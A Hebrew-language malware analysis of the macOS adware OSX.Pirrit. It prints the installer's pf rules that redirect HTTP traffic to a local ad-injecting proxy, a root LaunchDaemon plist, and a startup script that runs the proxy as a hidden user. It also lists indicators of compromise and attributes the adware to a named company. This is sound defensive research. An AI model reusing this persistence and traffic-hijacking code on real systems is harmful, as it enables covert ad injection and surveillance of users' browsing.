כפי שניתן לראות בצילומי המסך הנ:ל, שם המשתמש היחיד שמוצג הוא "test", המשתמש שהוא ה"בעלים" של המחשבי הזה. שם המשתמש האקראי המוסתר שנוצר. במחשב שלי נבחרה המחרוזת "ununiformity" ונוצר משתמש בשם זה. אך כפי שאתם יכולים לראות, הוא לא מוצג בתצורת המשתמש או במסך ה-Login.

אחרי שטיפל בהסתרת המשתמש, הסקריפט יגדיר חוק *pf* (פילטר התקשורת המובנה של OS X) במטרה לסנן את כל תעבורת HTTP על פורט 80, ולהעבירה דרך רכיב ה-Proxy על מנת להזריק מודעות ולעקוב אחר תעבורת המשתמש.

השימוש ב-*pf* עבור משימה זו גם מקשה על המשתמש הממוצע להשבית או אפילו להבין מנין כל המודעות מגיעות, מאחר ש-*pf* עושה את כל העבודה. גרסת Windows של Pirrit פשוט מוסיפה את שרת ה-Proxy לתצורת הדפדפן.

עדות לכך ניתן לראות בבירור בתמונה הבאה:

```
activeInterface=$(route get default | sed -n -e 's/^.*interface: //p')
if [ -n "$activeInterface" ]; then
    pfData="rdr pass inet proto tcp from $activeInterface to any port 80 -> 127.0.0.1 port 9882\n\
pass out on $activeInterface route-to lo0  inet proto tcp from $activeInterface to any port 80 keep state\n\
pass out proto tcp all user "$HIDDEN_USER"\n"
    echo "$pfData" > /etc/pf_proxy.conf
```

שימו לב שרק התעבורה אשר שייכת למשתמש המוסתר לא תעבור דרך ה-Proxy. חוק זה ימנע חבילות המידע לנוע בלולאה אינסופית, מאחר שהמשתמש הנסתר הוא זה אשר מריץ את שרת ה-Proxy. שימו לב גם ליצירת הקובץ:

```
/etc/pf_proxy.conf
```

שיכיל את חוקי *pf* הללו. חוקים אלו ייטענו בכל פעם שהמחשב יאתחל את עצמו.

בשלב זה הסקריפט יוסיף LaunchDaemon (autorun ב-Mac) אל:

```
/Library/LaunchDaemons
```

קובץ ה-plist של ה-LaunchDaemon ייקרא:

```
com.<randomCompanyName>.net-preferences.plist
```

כפי שאפשר לראות ב-plist הזה, הוא יריץ את /etc/change_net_settings.sh, סקריפט שנוצר גם כן על ידי סקריפט ההתקנה.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>UserName</key>
        <string>root</string>
        <key>KeepAlive</key>
        <true/>
        <key>Label</key>
        <string>com.pref.net-preferences</string>
        <key>RunAtLoad</key>
        <true/>
        <key>ProgramArguments</key>
        <array>
                <string>/etc/change_net_settings.sh</string>
        </array>
</dict>
</plist>
```

על כל הנ"ל אחראי הסקריפט *:/etc/change_net_settings.sh*

```
#!/bin/sh
appName=$(sudo defaults read /Library/Preferences/com.common.plist name)
echo $appName

userName=$(sudo defaults read /Library/Preferences/com.common.plist user_id)
echo $userName

if [ -a "/Library/"$appName"/Contents/MacOS/"$appName ];
then
    sleep 10
    sudo pfctl -evf /etc/pf_proxy.conf
    sudo -u $userName "/Library/"$appName"/Contents/MacOS/"$appName
fi
exit 0
```

אף של-osx.pirrit יש הרשאות root (מאחר שה-LaunchDaemon רץ כ-root), הוא מריץ את רכיב ה-Proxy בתור המשתמש הנסתר על ידי הנקפת פקודת *sudo -u*, שיכולה גם להיראות בפלט ps:

```
tests-Mac:ununiformity test$ ps aux | grep sudo
root             231   0.0  0.1  2444404   2228   ??  S     4:05AM   0:00.01 sudo -u ununiformity /Library/pasturage/Contents/MacOS/pasturage
test             941   0.0  0.0  2432780    560 s007  R+   10:07AM   0:00.00 grep sudo
```

כעת, רכיב ה-Proxy סוף סוף רץ ואפשר להזריק מודעות!

לאחר שפענחנו את כל שלב ההתקנה, אנחנו יכולים לחזור לנקודת ההתחלה. "Sizzling" היה רכיב ה-Proxy, אך עדיין אין לנו את חבילת היישומים השלמה שהותקנה אצל חברו של Xiano - את כל הנ"ל נאלצתי להרכיב מחתיכות ש-Xiano שלח לי...

הניחוש הטוב ביותר היה לי הוא שהסקריפט שאחראי על כלל ההתקנה הוא פשוט סקריפט שנראה כעדכון לגיטימי לתוכנה אחרת. לדוגמה, אפשר להסוות את תוכנית ההתקנה כעדכון Flash, שברגע שהוא מופעל, מבקש מהמשתמש להזין את הסיסמה שלו, מקבל הרשאות root, בהנחה שהמשתמש נמצא ברשימת ה-sudoers (מה שנכון ברוב המקרים). חיפוש ה-hash של הקובץ ב-VirusTotal מגלה שאכן היו לו מספר שמות שקשורים לעדכון.

שימו לב ל"Upd" שנוסף בסוף כל שם קובץ:

File identification	
MD5	85846678ad4dbff608f2e51bb0589a16
SHA1	7e82a05a9854f979607b2f9427817bef4bca2dc1
SHA256	843800a0a61aeadc81bc36528d24e4f8a74bc6e70620ce3c2726075443cc4264
ssdeep	3072:9nYERd+trtbvQw9v/sVlrCA8V6zdFzIIriVQR5GhkBr:BHiQ4v/sSA8V6nz6R5GhkBr
File size	138.4 KB (141732 bytes)
File type	Mach-O
Magic literal	Mach-O 64-bit executable
TrID	Mac OS X Mach-O 64bit Intel executable (100.0%)
Tags	64bits macho
VirusTotal metadata	
First submission	2015-10-07 20:13:37 UTC (5 months, 4 weeks ago)
Last submission	2016-03-16 14:11:40 UTC (2 weeks, 5 days ago)
File names	fungalUpd homoeosisUpd unfrizzyUpd skiagraphUpd curblikeUpd anarthropodousUpd chromidiogamyUpd maidenlyUpd DemoUpdater PaddywackUpd semimysticUpd poticaryUpd Kopie protosporeUpd CaridaUpd gastromycosisUpd exposureUpd bradypepsiaUpd

סיכום

האם osx.pirrit הוא איום פורץ דרך? כמובן שלא. האם הוא משתמש בחולשות כלשהן ב-OS X? גם זה לא עלה במהלך המחקר... אף שזו לא היתה נוזקה משוכללת, osx.pirrit השתלטה לחלוטין על המחשב בעודה מקשה מאוד על המשתמש להסירה. אלמלא ערימות החלונות הקופצים של המודעות והמודעות שהוזרקו לדפדפן, הרוב המכריע של המשתמשים אפילו לא היה יודע שהיא שם. אין לה מסך תצורה והיא אינה רשומה בתיקיית Applications/, הדרך היחידה לראות שהיא פועלת למעשה (למעט לתהות מאיפה כל המודעות הללו מגיעות) היא להסתכל ברשימת התהליכים הפועלים ולבחון אותה מקרוב.

אך זה לא אומר שצריך לפטור את osx.pirrit כלגמרי בלתי מזיקה כי היא "רק" מציגה מודעות. **כותביה יכלו לעשות כל העולה על רוחם במחלקה הנגוע**, והנקודה החשובה יותר שאני מנסה להעביר היא שנוזקות מכוונות גם למחשבי Mac.

Osx.pirrit נותנת לתוקפים שליטה מתמדת על המחשב שלכם. במקום להפציץ אתכם במודעות, הם היו יכולים באותה קלות לגנוב מידע או לקחת את "המתכון הסודי" של הארגון שלכם. או שהם יכלו להתקין KeyLogger שיקליט את השם והסיסמה שלכם וייתן להם גישה לחשבון הבנק שלכם...

במקרה זה, התוקפים לא ניצלו חולשות. הם השתמשו בהנדסה חברתית בסיסית וסקריפט פשוט (אבל מאוד ארוך) לבצע את ההתקפה הזאת. אתם צריכים לדעת מה קורה על המחשבים שלכם (אפילו משתמשי Mac) כי ברגע שלא תשימו לב - אתם נמצאים בסכנה.

IOCS

- משתמש עם **uid** של **401**, יכול להיבדק על ידי הרצת הפקודה הבאה:

```
"dscl . -list /Users UniqueID | grep 401"
```

- אחד מהקבצים הבאים:

- **/Library/Preferences/com.common.plist**
- **/etc/pf_proxy.conf**
- **/Library/<companyname>**
- **/etc/change_net_settings.sh**

- חיבורים מ/אל הכתובות הבאות:

*.93a555685cc7443a8e1034efa1f18924.com

*.trkitok.com

*.aa625d84f1587749c1ab011d6f269f7d64.com

*.2ff328dcee054f2f9a9a5d7e966e3ec0.com

*.aae219721390264a73aa60a5e6ab6ccc4e.com

Search-quick.com

Trovi.com

MD5s:

- Installer**:** 85846678ad4dbff608f2e51bb0589a16
- Proxy**:** 70772fccaec011be535d1f41212f755f

הסרה

סקריפט שיקום ניתן להוריד מה-GitHub שלי :

https://github.com/aserper/osx.pirrit_removal/blob/master/remove_pirrit.sh

אם אתם נגועים, אנא הורידו סקריפט זה והפעילו אותו כ-(sudo) root.

הסוף?

מרגיש לכם שנגמר? גם אני חשבתי ככה... עד שערב אחד, לא יותר מדי זמן לאחר פרסום המחקר שקראתם זה עתה, נודע לי על ידי אחד מעוקביי בטוויטר שסקריפט ההסרה שיצרתי עבור OSX.Pirrit כבר לא עובד, ככל הנראה מפני שהתוכנה עברה מוטציה. הופתעתי לגלות שיש גרסה חדשה ושהיא עדיין עובדת, למרות שחלק מהשרתים של Pirrit וכמה אתרי הפצה הוסרו אחרי פרסום המחקר הקודם שלי בנושא.

האדם שיצר איתי קשר לגבי סקריפט ההסרה היה אדיב דיו לספק לי כמה קבצים שהגירסה החדשה הניחה במחשב שלו. זה אומר שיש לנו את כל הקבצים ה"רעים" (רכיב הפרוקסי, קבצי התצורה וכו') אך ללא הקובץ שאחראי היה על התקנתם.

בין הקבצים שהושארו היה קובץ ארכיון שנקרא dit8.tgz. עסקתי בכך בדוח המחקר הקודם שלי על OSX.Pirrit וכן במהלך המצגת שלי בכנס LayerOne.

הקובץ הנ"ל מכיל את רכיב הפרוקסי אשר מותקן במחשב הקורבן. חילוץ הקבצים בארכיון על מנת לראות מה יש בתוך הארכיון היתה עלולה להכעיס את תוכנת ה-Antivirus שלי, מאחר שזו היתה מזהה את הקובץ כ-OSX.Pirrit. ולכן במקום לעשות זאת - רק חילצתי את שמות הקבצים עצמם.


עד לנקודה זו, כל הכיוונים שאליהם הלכתי על מנת לזהות את מקור או זהות העומדים מאחורי קמפיין זה הובילו למבוי סתום. הדומיינים נרשמו כפרטיים ולא היה דבר שקישר את תוכנת הפרסום הזאת לאדם או חברה. מי שיצר את הגרסה עשה כמיטב יכולתו להימנע מלהשאיר ראיות שיוכלו להוביל אליו ולהביא לתפיסתו.

עם זאת, יוצרי הגרסה עשו טעות קריטית שגרמה למבצע כולו ליפול כמו מגדל קלפים. פורמט ארכיון tar.gz הוא פורמט Posix, מה שאומר שהוא שומר גם את כל תכונות הקבצים בארכיון (כמו בעלי הקובץ, הרשאותיו וכו') כפי שהיו במחשב עליו נוצר הארכיון! לכן, כאשר יצרתי רשימה של הקבצים בתוך הארכיון, יכולתי לראות את שם המשתמש של האדם שיצר את הארכיון...

האנשים שיצרו את הארכיון הזה לא היו מאוד זהירים. שם המשתמש הוא השם הפרטי ושם המשפחה של אדם, כך שבאופן טבעי, הכנסתי את השם לגוגל וגיליתי שהאדם הוא בכיר בחברת **TargetingEdge**, **חברה ישראלית אשר מציגה את עצמה כחברת "שיווק מקוון"**:

```
Amits-Macbook-Pro:new-variant amit$ tar ztvf dit8.tgz
drwxr-xr-x  0 [redacted] staff       0 May 24 18:37 Injector10052016/
-rwxrwxrwx  0 [redacted] staff     266 May  6 15:18 Injector10052016/._com.pref.plist
-rwxrwxrwx  0 [redacted] staff     434 May  6 15:18 Injector10052016/com.pref.plist
-rwxr-xr-x  0 [redacted] staff     226 Aug 13  2015 Injector10052016/._Injector.app
drwxr-xr-x  0 [redacted] staff       0 Aug 13  2015 Injector10052016/Injector.app/
-rw-r--r--  0 [redacted] staff     277 May  6 12:43 Injector10052016/._readme.txt
-rw-r--r--  0 [redacted] staff     118 May  6 12:43 Injector10052016/readme.txt
-rwxrwxrwx  0 [redacted] staff    4074 May 24 18:37 Injector10052016/setupInjector.sh
-rwxr-xr-x  0 [redacted] staff     226 May 24 18:24 Injector10052016/Injector.app/._Contents
drwxr-xr-x  0 [redacted] staff       0 May 24 18:24 Injector10052016/Injector.app/Contents/
-rwxr-xr-x  0 [redacted] staff     226 Aug 28  2015 Injector10052016/Injector.app/Contents/._Frameworks
drwxr-xr-x  0 [redacted] staff       0 Aug 28  2015 Injector10052016/Injector.app/Contents/Frameworks/
-rw-r--r--  0 [redacted] staff     226 Aug 13  2015 Injector10052016/Injector.app/Contents/._Info.plist
-rw-r--r--  0 [redacted] staff     666 Aug 13  2015 Injector10052016/Injector.app/Contents/Info.plist
-rwxr-xr-x  0 [redacted] staff     226 May  6 16:33 Injector10052016/Injector.app/Contents/._MacOS
drwxr-xr-x  0 [redacted] staff       0 May  6 16:33 Injector10052016/Injector.app/Contents/MacOS/
-rw-r--r--  0 [redacted] staff     226 Aug 13  2015 Injector10052016/Injector.app/Contents/._PkgInfo
-rw-r--r--  0 [redacted] staff       9 Aug 13  2015 Injector10052016/Injector.app/Contents/PkgInfo
-rwxr-xr-x  0 [redacted] staff     226 May  6 16:09 Injector10052016/Injector.app/Contents/._PlugIns
drwxr-xr-x  0 [redacted] staff       0 May  6 16:09 Injector10052016/Injector.app/Contents/PlugIns/
-rwxr-xr-x  0 [redacted] staff     226 Sep  7  2015 Injector10052016/Injector.app/Contents/._Resources
drwxr-xr-x  0 [redacted] staff       0 Sep  7  2015 Injector10052016/Injector.app/Contents/Resources/
-rw-r--r--  0 [redacted] staff     226 Sep  7  2015 Injector10052016/Injector.app/Contents/Resources/._qt.conf
-rw-r--r--  0 [redacted] staff      26 Sep  7  2015 Injector10052016/Injector.app/Contents/Resources/qt.conf
-rwxr-xr-x  0 [redacted] staff     226 Aug 28  2015 Injector10052016/Injector.app/Contents/PlugIns/._accessible
drwxr-xr-x  0 [redacted] staff       0 Aug 28  2015 Injector10052016/Injector.app/Contents/PlugIns/accessible/
-rwxr-xr-x  0 [redacted] staff     226 Aug 28  2015 Injector10052016/Injector.app/Contents/PlugIns/._bearer
drwxr-xr-x  0 [redacted] staff       0 Aug 28  2015 Injector10052016/Injector.app/Contents/PlugIns/bearer/
-rwxr-xr-x  0 [redacted] staff     226 Aug 28  2015 Injector10052016/Injector.app/Contents/PlugIns/._codecs
drwxr-xr-x  0 [redacted] staff       0 Aug 28  2015 Injector10052016/Injector.app/Contents/PlugIns/codecs/
-rwxr-xr-x  0 [redacted] staff     226 Dec  7  2015 Injector10052016/Injector.app/Contents/PlugIns/._imageformats
drwxr-xr-x  0 [redacted] staff       0 Dec  7  2015 Injector10052016/Injector.app/Contents/PlugIns/imageformats/
-rwxr-xr-x  0 [redacted] staff     226 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/imageformats/._libqdds.dylib
-rwxr-xr-x  0 [redacted] staff   57592 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/imageformats/libqdds.dylib
-rw-r--r--  0 [redacted] staff     226 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/imageformats/._libqgif.dylib
-rw-r--r--  0 [redacted] staff   40544 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/imageformats/libqgif.dylib
-rwxr-xr-x  0 [redacted] staff     226 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/imageformats/._libqicns.dylib
-rwxr-xr-x  0 [redacted] staff   50248 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/imageformats/libqicns.dylib
-rw-r--r--  0 [redacted] staff     226 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/imageformats/._libqico.dylib
-rw-r--r--  0 [redacted] staff   41816 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/imageformats/libqico.dylib
-rwxr-xr-x  0 [redacted] staff     226 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/imageformats/._libqjp2.dylib
-rwxr-xr-x  0 [redacted] staff  634856 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/imageformats/libqjp2.dylib
-rw-r--r--  0 [redacted] staff     226 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/imageformats/._libqjpeg.dylib
-rw-r--r--  0 [redacted] staff  261320 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/imageformats/libqjpeg.dylib
-rw-r--r--  0 [redacted] staff     226 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/imageformats/._libqmng.dylib
-rw-r--r--  0 [redacted] staff  373176 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/imageformats/libqmng.dylib
-rw-r--r--  0 [redacted] staff     226 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/imageformats/._libqtga.dylib
-rw-r--r--  0 [redacted] staff   31968 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/imageformats/libqtga.dylib
-rw-r--r--  0 [redacted] staff     226 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/imageformats/._libqtiff.dylib
-rw-r--r--  0 [redacted] staff  378808 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/imageformats/libqtiff.dylib
-rwxr-xr-x  0 [redacted] staff     226 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/imageformats/._libqwbmp.dylib
-rwxr-xr-x  0 [redacted] staff   31624 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/imageformats/libqwbmp.dylib
-rwxr-xr-x  0 [redacted] staff     226 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/imageformats/._libqwebp.dylib
-rwxr-xr-x  0 [redacted] staff  426408 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/imageformats/libqwebp.dylib
-rw-r--r--  0 [redacted] staff     226 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/codecs/._libqcncodecs.dylib
-rw-r--r--  0 [redacted] staff  152496 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/codecs/libqcncodecs.dylib
-rw-r--r--  0 [redacted] staff     226 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/codecs/._libqjpcodecs.dylib
-rw-r--r--  0 [redacted] staff  184616 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/codecs/libqjpcodecs.dylib
-rw-r--r--  0 [redacted] staff     226 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/codecs/._libqkrcodecs.dylib
-rw-r--r--  0 [redacted] staff   86856 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/codecs/libqkrcodecs.dylib
-rw-r--r--  0 [redacted] staff     226 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/codecs/._libqtwcodecs.dylib
-rw-r--r--  0 [redacted] staff  164728 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/codecs/libqtwcodecs.dylib
-rw-r--r--  0 [redacted] staff     226 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/bearer/._libqcorewlanbearer.dylib
-rw-r--r--  0 [redacted] staff  133432 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/bearer/libqcorewlanbearer.dylib
-rw-r--r--  0 [redacted] staff     226 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/bearer/._libqgenericbearer.dylib
-rw-r--r--  0 [redacted] staff   68880 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/bearer/libqgenericbearer.dylib
-rw-r--r--  0 [redacted] staff     226 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/accessible/._libqtaccessiblewidgets.dylib
-rw-r--r--  0 [redacted] staff  360648 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/accessible/libqtaccessiblewidgets.dylib
-rwxr-xr-x  0 [redacted] staff     226 May  6 16:32 Injector10052016/Injector.app/Contents/MacOS/._Injector
-rwxr-xr-x  0 [redacted] staff  325156 May  6 16:32 Injector10052016/Injector.app/Contents/MacOS/Injector
-rwxrwxrwx  0 [redacted] staff     277 Dec  7  2015 Injector10052016/Injector.app/Contents/MacOS/._rec_script.sh
-rwxrwxrwx  0 [redacted] staff     595 Dec  7  2015 Injector10052016/Injector.app/Contents/MacOS/rec_script.sh
-rwxr-xr-x  0 [redacted] staff     226 Aug 28  2015 Injector10052016/Injector.app/Contents/Frameworks/._QtCore.framework
drwxr-xr-x  0 [redacted] staff       0 Aug 28  2015 Injector10052016/Injector.app/Contents/Frameworks/QtCore.framework/
```

פרופיל הלינקדאין של TargetingEdge אינו מציע מידע רב יותר על מה בדיוק החברה עושה, אבל מהפרטים הדלים שיש שם, זה נשמע כאילו הם אחראים לתוכנת פרסום מאוד אגרסיבית המכונה OSX.Pirrit. חברת TargetingEdge "מציעה תוכנת התקנה מותאמת Mac" ו"מספקת את ההזדמנות הייחודית לבצע מוניטיזציה מתנועת משתמשי ה-Mac ולהשיג הכנסה נוספת ממאגר משתמשים קיים":



הנ"ל מתאר בדיוק את דרך הפעולה של OSX.Pirrit...

TargetingEdge קשורה לשתי חברות אחרות, **TLV Media** - שמייצרת פלטפורמה לטירגוט ומוניטיזציית מודעות, ו-**Feature Forward** - שמוכרת פלטפורמת וידאו. לפי לינקדאין, לכל שלוש החברות יש אותו דירקטוריון והבכיר שיצר את גירסת OSX.Pirrit עובד בעבר ב-TLV Media.

בניגוד לגרסה הישנה יותר של OSX.Pirrit, הגרסה החדשה כוללת רכיב שבודק תוכנות מתחרות במחשב, מסיר מתחרים ומשכתב autoruns כאשר הוא מוסר. הגרסה החדשה כוללת גם 14 משתמשים נסתרים חדשים וכבר לא כוללת את בינארי החלונות שהיה בגרסה המקורית. אני מניח שהם קראו את המחקר הקודם שלי על OSX.Pirrit וביצעו את השינויים. בהתחשב בכך שהם לא ניקו את הארכיון, הם ודאי מיהרו לעדכן את תוכנת הפרסום...

ברגע שגיליתי מי החברה מאחורי OSX.Pirrit, החלטתי לנסות לברר מי האדם שיצר אותה. גיליתי שהגרסה הקודמת נארזה על ידי אדם שהיה זהיר הרבה יותר, והשתמש רק בשמו הפרטי. מאחר שהכרתי את החברה שסביר שהוא עבד בה ואת שמו הפרטי, השתמשתי במידע הזה ומצאתי בקלות את פרופיל הלינקדאין שלו. הוא מפתח אתרים ב-TargetingEdge.

```
-rwxr-xr-x  0  staff   222 Feb  7 19:58 ./._DemoInjector20012016
drwxr-xr-x  0  staff     0 Feb  7 19:58 DemoInjector20012016/
-rw-r--r--  0  staff   222 Feb  3 15:36 DemoInjector20012016/._.DS_Store
-rw-r--r--  0  staff  6148 Feb  3 15:36 DemoInjector20012016/.DS_Store
-rwxr-xr-x  0  staff   222 Feb  3 15:36 DemoInjector20012016/._asinj
-rwxr-xr-x  0  staff 60648 Feb  3 15:36 DemoInjector20012016/asinj
-rwxr-xr-x  0  staff   262 Feb  3 15:36 DemoInjector20012016/._com.pref.preferences.plist
-rwxr-xr-x  0  staff   237 Feb  3 15:36 DemoInjector20012016/com.pref.preferences.plist
-rwxr-xr-x  0  staff   262 Feb  3 15:36 DemoInjector20012016/._com.pref.service-preferences.plist
-rwxr-xr-x  0  staff   442 Feb  3 15:36 DemoInjector20012016/com.pref.service-preferences.plist
-rwxr-xr-x  0  staff  3214 Feb  7 19:58 DemoInjector20012016/install_Injector.sh
-rw-r--r--  0  staff   273 Feb  3 15:36 DemoInjector20012016/._readme_inj.txt
-rw-r--r--  0  staff   264 Feb  3 15:36 DemoInjector20012016/readme_inj.txt
-rwxr-xr-x  0  staff   273 Feb  3 15:36 DemoInjector20012016/._run_app.sh
-rwxr-xr-x  0  staff   351 Feb  3 15:36 DemoInjector20012016/run_app.sh
-rwxr-xr-x  0  staff   273 Feb  3 15:36 DemoInjector20012016/._uninstall_injector.sh
-rwxr-xr-x  0  staff   431 Feb  3 15:36 DemoInjector20012016/uninstall_injector.sh
```

לגלות מי יצר את OSX.Pirrit לא דרש כישורי בלשות של החמישייה הסודית או אמיל והבלשים. לא הייתי צריך לנחש ניחוש פרוע שהשמות בארכיון היו שייכים לאנשים שיצרו את OSX.Pirrit ואת הגרסה שלה. אישוש השערה זו דרש כרק כמה חיפושי גוגל ולינקדאין בסיסיים...

אז איך OS.Pirrit התפשטה?

פשוט מאוד - יוצרי תוכנת הפרסום הסירו את המתקינים המקוריים של MPlayerX, NicePlayer ו-VLC (נגני מדיה לגיטימיים שאנשים יכולים להוריד בקלות), והחליפו אותם במתקין שיש לו את התוכנה המקורית, אך גם את OSX.Pirrit. לאחר מכן, היישומים הועלו לאתרי הורדות שמכילים מספר תוכנות שנראות אותנטיות, אבל למעשה הן זדוניות.

אתרי הורדות אלה יכולים למשוך המוני אנשים, מה שנותן לחברות כמו TargetingEdge תמריץ להציע את התוכנה המפוקפקת שלהם באתר. פעמים רבות, החברה שפיתחה את המתקין הזדוני שנושא את התוכנה ואת תוכנת הפרסום תשלם לאתר ההורדות כדי שיציע אותם להורדה. אנשים מרומים להאמין כי הם הורידו יישום אמיתי. במקום זאת, הם מקבלים תוכנת פרסום.

תמיד תורידו תוכנות קוד פתוח או Freewares מאתר האינטרנט של הספק ולא מצד שלישי. אי אפשר לסמוך על אף מתקין חבילות. לעתים קרובות, תוקפים יקחו Freewares או תוכנות קוד פתוח, יסירו את המתקין שמגיע איתן ויחליפו אותו ברכיב שטוען תוכנות פרסום כאלה ואחרות לתוך המחשב.

לא כל אחד הוא חוקר אבטחה. רוב האנשים מחפשים בגוגל תוכנה מסוימת ומורידים אותה מהאתר הראשון שמופיע ברשימת החיפוש. הם לא לוקחים בחשבון שחלק מהאתרים הללו הם הונאה מוחלטת.

כמובן, TargetingEdge יכולים לומר שהם אמנם יצרו את המתקין, אבל לא סיפקו אותו לאתרי ההורדות ולא שולטים בשימוש בו. זה אולי נכון, אבל TargetingEdge יכלו לכלול תכונות שיאפשרו למשתמשים להבין באופן מלא איך התוכנה עובדת או איך לשלוט על פעולתה.

למשל, אין הסכם שימוש שמסביר בשפה פשוטה איך התוכנה מתפקדת. בנוסף, TargetingEdge יכלו לעשות את הוראות ההסרה של OSX.Pirrit נגישות יותר. הן בתוכנה המקורית והן בגרסה שלה, הוראות ההסרה נקברו בספריות הזמניות או בתיקיית הבית של המשתמש הנסתר, מה שהפך אותן קשות לאיתור למשתמש הטיפוסי, ולמעשה לחסרות תועלת.

כאשר משתמשי חלונות הורידו תוכנת פרסום כמו Pirrit, הם קיבלו אפשרות לבחור שלא להתקין תוכנות נוספות אשר סומנו כ"מבצעים מיוחדים". למעשה מדובר בעוד תוכנות פרסום, אבל לפחות המשתמשים מקבלים הזדמנות להחליט לא להוריד אותן. האפשרות לבטל את ההתקנה הזאת אינה כלולה בגירסת ה-Mac של Pirrit.

נקודה נוספת שראויה לציון היא לא להמעיט בסכנות שמציבות תוכנות פרסום. רוב מומחי האבטחה פוטרים את סכנות תוכנות הפרסום ומחשיבים תוכנות כאלו כסיכוני אבטחה נמוכים בהשוואה לסוגיות

אבטחה אחרות שבהן הם נתקלים. לעומת זאת, התוקפים, שמבינים שצוותי אבטחה לא מתייחסים ברצינות לתוכנות פרסום, מכניסים לתוכה רכיבים שהופכים אותן דומות יותר לנוזקות.

